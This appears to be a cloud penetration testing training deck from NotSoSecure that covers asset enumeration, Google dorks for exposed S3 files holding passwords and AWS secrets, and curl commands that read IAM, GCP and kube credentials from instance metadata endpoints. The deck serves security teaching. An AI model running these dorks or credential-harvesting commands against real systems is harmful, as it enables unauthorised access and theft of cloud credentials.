
Conventional Infra			
Self Managed Server	EC2 Instance	Virtual Machine	Compute Engine
Internal Network	VPC	Virtual Network	VPC
Firewall	Security Groups	Network Security Group	VPC Firewall
Open Network Share	Open S3 Bucket	Open Storage Account	Cloud Storage
Event Logs, Syslog, etc	CloudWatch	Azure Diagnostics / Activity Logs	Stackdriver
Domain / LDAP Admin	AWS Root User	Tenant Admin	GCP Super Admin

Traditional Infra v Cloud Mapping

Traditional Infra	Cloud Mapping	Example
Server	Services	DB Server => RDS, File storage => S3
Domain	Subscription	XYZ.com to subscription number 12345.43
Domain Admin	Subscription Admin	Subscription owner/admin controls the details
Pass the Hash	Credential Pivot	Instead of focusing on individual creds, focus more on tokens for pivoting across systems
Private IPs	Public IPs	There is always some public IPs involved.
RDP / SSH	Management APIs	Instead of getting SSH/RDP, just API Access is enough

https://www.exfiltrated.com/research/HackingTheClouds.pdf
https://firegenanalytics.com/2019/02/mapping-of-security-controls-terminology-between-on-prem-and-public-cloud/

NotSoSecure part of claranet cyber security



Cloud Pentesting

Enumeration

Enumeration

Asset Enumeration

- Subdomains enumeration
  - Target Domain
  - SaaS Service providers
- OSINT
  - Search Engines
    - Google
    - Shodan
    - Bing
  - Certificate transparency logs

Credential Hunting

- Username Enumeration
  - AWS Cloud APIs
  - Azure Cloud APIs
- OSINT
  - Code Repositories
    - Github
    - Bitbucket
    - And more
  - Google Dorking

NotSoSecure part of claranet cyber security

Enumerating for Cloud Assets: DNS

DNS records can reveal a lot of information

- **MX** can point to various filtering or hosted email solutions
- **NS** records can point to DNS protections
- **TXT** records are used generally for domain validation
  - **SPF** record lists various authorized entities for sending emails
    - SaaS Providers
    - VM or IPs controlled by organizations

NotSoSecure part of claranet cyber security

DNS: Sample Lookup

```
➜  ~ dig [redacted] ANY +noall +answer

; <<>> DiG 9.10.6 <<>> [redacted] ANY +noall +answer
;; global options: +cmd
[redacted]              3600    IN      SOA     dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019052800 43200 36
00 604800 3601
[redacted]              1799    IN      NS      dns1.registrar-servers.com.
[redacted]              1799    IN      NS      dns2.registrar-servers.com.
[redacted]              1798    IN      A       185.199.108.153
[redacted]              1798    IN      A       185.199.110.153
[redacted]              1798    IN      A       185.199.109.153
[redacted]              1798    IN      A       185.199.111.153
[redacted]              1799    IN      MX      10 eforward3.registrar-servers.com.
[redacted]              1799    IN      MX      10 eforward2.registrar-servers.com.
[redacted]              1799    IN      MX      15 eforward4.registrar-servers.com.
[redacted]              1799    IN      MX      10 eforward1.registrar-servers.com.
[redacted]              1799    IN      MX      20 eforward5.registrar-servers.com.
[redacted]              1798    IN      TXT     "v=spf1 include:spf.efwd.registrar-servers.com include:spf-00082601.pphosted.com
include:spf.protection.outlook.com ~all"
[redacted]              1798    IN      TXT     "google-site-verification=OQz60vR-YapmaV76fWCALpPyA8eKJKs13hfIrzM-DJI"
[redacted]              1798    IN      TXT     "have-i-been-pwned-verification=73af25138ff2e330b76608e7b764e1a4"
[redacted]              1798    IN      TXT     "facebook-domain-verification=7XTt-y4au1PWxSZeNVdsfsdiys-iF4iQs0dhqcsdsHgxhRYnE"
➜  ~
```

Enumerating via Subdomains

Its customary to link SaaS provider URLs to your primary domain via CNAME pointing of Subdomain

- A quick DNS query for common subdomains like Helpdesk or blog would give good results
- Beware of subdomain takeover issues in this scenario

NotSoSecure part of claranet cyber security

Enumerating via SaaS Provider Subdomains

- We can do a lookup against third-party domains using common patterns to see if anything is registered
- **This is not 100% accurate and may yield mixed results**
- Not all SaaS providers will give you a dedicated subdomain and org may not have linked all of its SaaS solutions with subdomains

NotSoSecure part of claranet cyber security

Cloud Enumeration Tools: dnsscan


- Wordlist based DNS Scanner https://github.com/rbsec/dnscan


```
➜  dnscan git:(master) python3 dnscan.py -d [redacted]
[*] Processing domain [redacted]
[*] Using system resolvers ['8.8.8.8']
[+] Getting nameservers
156.154.132.200 - dns1.registrar-servers.com
156.154.133.200 - dns2.registrar-servers.com
[-] Zone transfer failed

[+] TXT records found
"MS=ms21022903"
"facebook-domain-veri[redacted]0dhqcsdsHgxhRYnE"
"google-site-verificat[redacted]zM-DJI"
"have-i-been-pwned-ver[redacted]4"
"v=spf1 include:spf.e[redacted]2601.pphosted.com i

[+] MX records found, added to target list
20 eforward5.registrar-servers.com.
15 eforward4.registrar-servers.com.
10 eforward1.registrar-servers.com.
10 eforward2.registrar-servers.com.
10 eforward3.registrar-servers.com.
```

NotSoSecure part of claranet cyber security

Cloud Enumeration Tools: cloud_enum

- Cloud_enum: https://github.com/initstring/cloud_enum







Google Dorking for Cloud?

- Cloud uses predefined subdomains which helps an attacker to quickly identify resources
  - *.azureedge.net, *.core.windows.net, *.appspot.com, *.s3.amazonaws.com, *.cloudfunctions.net. *.azure-api.net
- In cloud platform, it could be easy to identify misconfigured cloud services using Google dorks
- Examples:
  - site:*.s3.amazonaws.com + example.com
  - site:*.s3-website-us-west-2.amazonaws.com (static website)

NotSoSecure part of claranet cyber security

Google Dorking





More Google Dork Tips

- site:s3-*-*-*.amazonaws.com filetype:sql
- site:s3-*.amazonaws.com
- site:s3-*.amazonaws.com filetype:txt
- site:s3-*.amazonaws.com filetype:txt password
- site:s3-*.amazonaws.com filetype:txt pass
- site:s3-*.amazonaws.com filetype:txt database
- site:s3-*.amazonaws.com filetype:txt swagger
- site:s3-*-*-*.amazonaws.com AWS_SECRET


NotSoSecure part of claranet cyber security

Certificate Transparency Logs

- Mandatory logs for all SSL/TLS Certificates issued
- SSL / TLS certificates have been historically misused
- Logs of all publicly trusted digital certificates
- Allows for a quick validation of the cert issuer
- A treasure trove of domain and subdomain information
- Multiple public sources for searching the logs

NotSoSecure part of claranet cyber security

Certificate Transparency Log Search Engines



Cloud Pentesting

Cloud Service Attack Surfaces

Understanding Data and Control Plane

- Cloud computing platforms can be divided into two Planes:
- Control Plane
  - Management interfaces (Cloud Web Consoles)
  - Cloud API's access (API KEY)
  - Command line interfaces
  - Container managers (k8s or similar)
- Data Plane
  - Consumer cloud component

NotSoSecure part of claranet cyber security

Which Plane to Hack: Data or Control

- Data plane would generally be the entry point
- Data plane if you want to access data (doh!)
- Control plane if you want to gain full control of environment
- Control plane hacks would mostly be due to leaked keys

NotSoSecure part of claranet cyber security

Connecting to Cloud Environment

- Cloud service providers expose APIs to connect with them
- These APIs are generally REST Based
- As these APIs are complex; vendors have created CLIs
- Cloud CLIs are in multiple languages
  - Python
  - PowerShell
- Most projects would be in these 2 languages

NotSoSecure part of claranet cyber security

Gaining Entry to Cloud Services

- From an outsider's perspective cloud hosted applications will look just the same as non-cloud hosted
- Things get more interesting once you get inside the application

NotSoSecure part of claranet cyber security

Metadata API

- API layer provided by all cloud providers for system and environment information
- All cloud service providers give this facility, however, features and formats vary significantly
- Generally accessible from within services over non-routable IP Address 169.254.169.254
  - Responds to HTTP requests
  - Cascaded folder style content arrangement
  - May require some extra headers

NotSoSecure part of claranet cyber security

Metadata API: AWS

- The AWS Metadata API solution is the most “complete”
- Especially useful if the environment is using IAM Profiles
- IAM Profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get "evil"
- If Machine has an IAM Profile attached, we may obtain temporary creds via Metadata API

Reference:
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

NotSoSecure part of claranet cyber security

Metadata API: AWS Obtaining Creds

Obtaining Temporary Security Credentials

- IMDSv1

  curl http://169.254.169.254/latest/meta-data/iam/security-credentials/role_Name

- IMDSv2
- Requires a mandatory header with all requests

```
TOKEN=`curl -X PUT "http://169.254.169.254/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`

curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/role_Name
```

Reference:
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/iam-roles-for-amazon-ec2.html

NotSoSecure part of claranet cyber security

Metadata API: GCP

- Mandatory header for all requests
  - Metadata-Flavor: Google
- Obtain Service Account Token
  - http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
- Other Interesting URL
  - Root Password: http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/?recursive=true&alt=json
  - Kube Environment: http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env

Reference:
https://cloud.google.com/compute/docs/storing-retrieving-metadata

NotSoSecure part of claranet cyber security

Metadata API: Azure

- API Requires mandatory header for all requests

```
Metadata: true
```

- Obtain Service Account Token

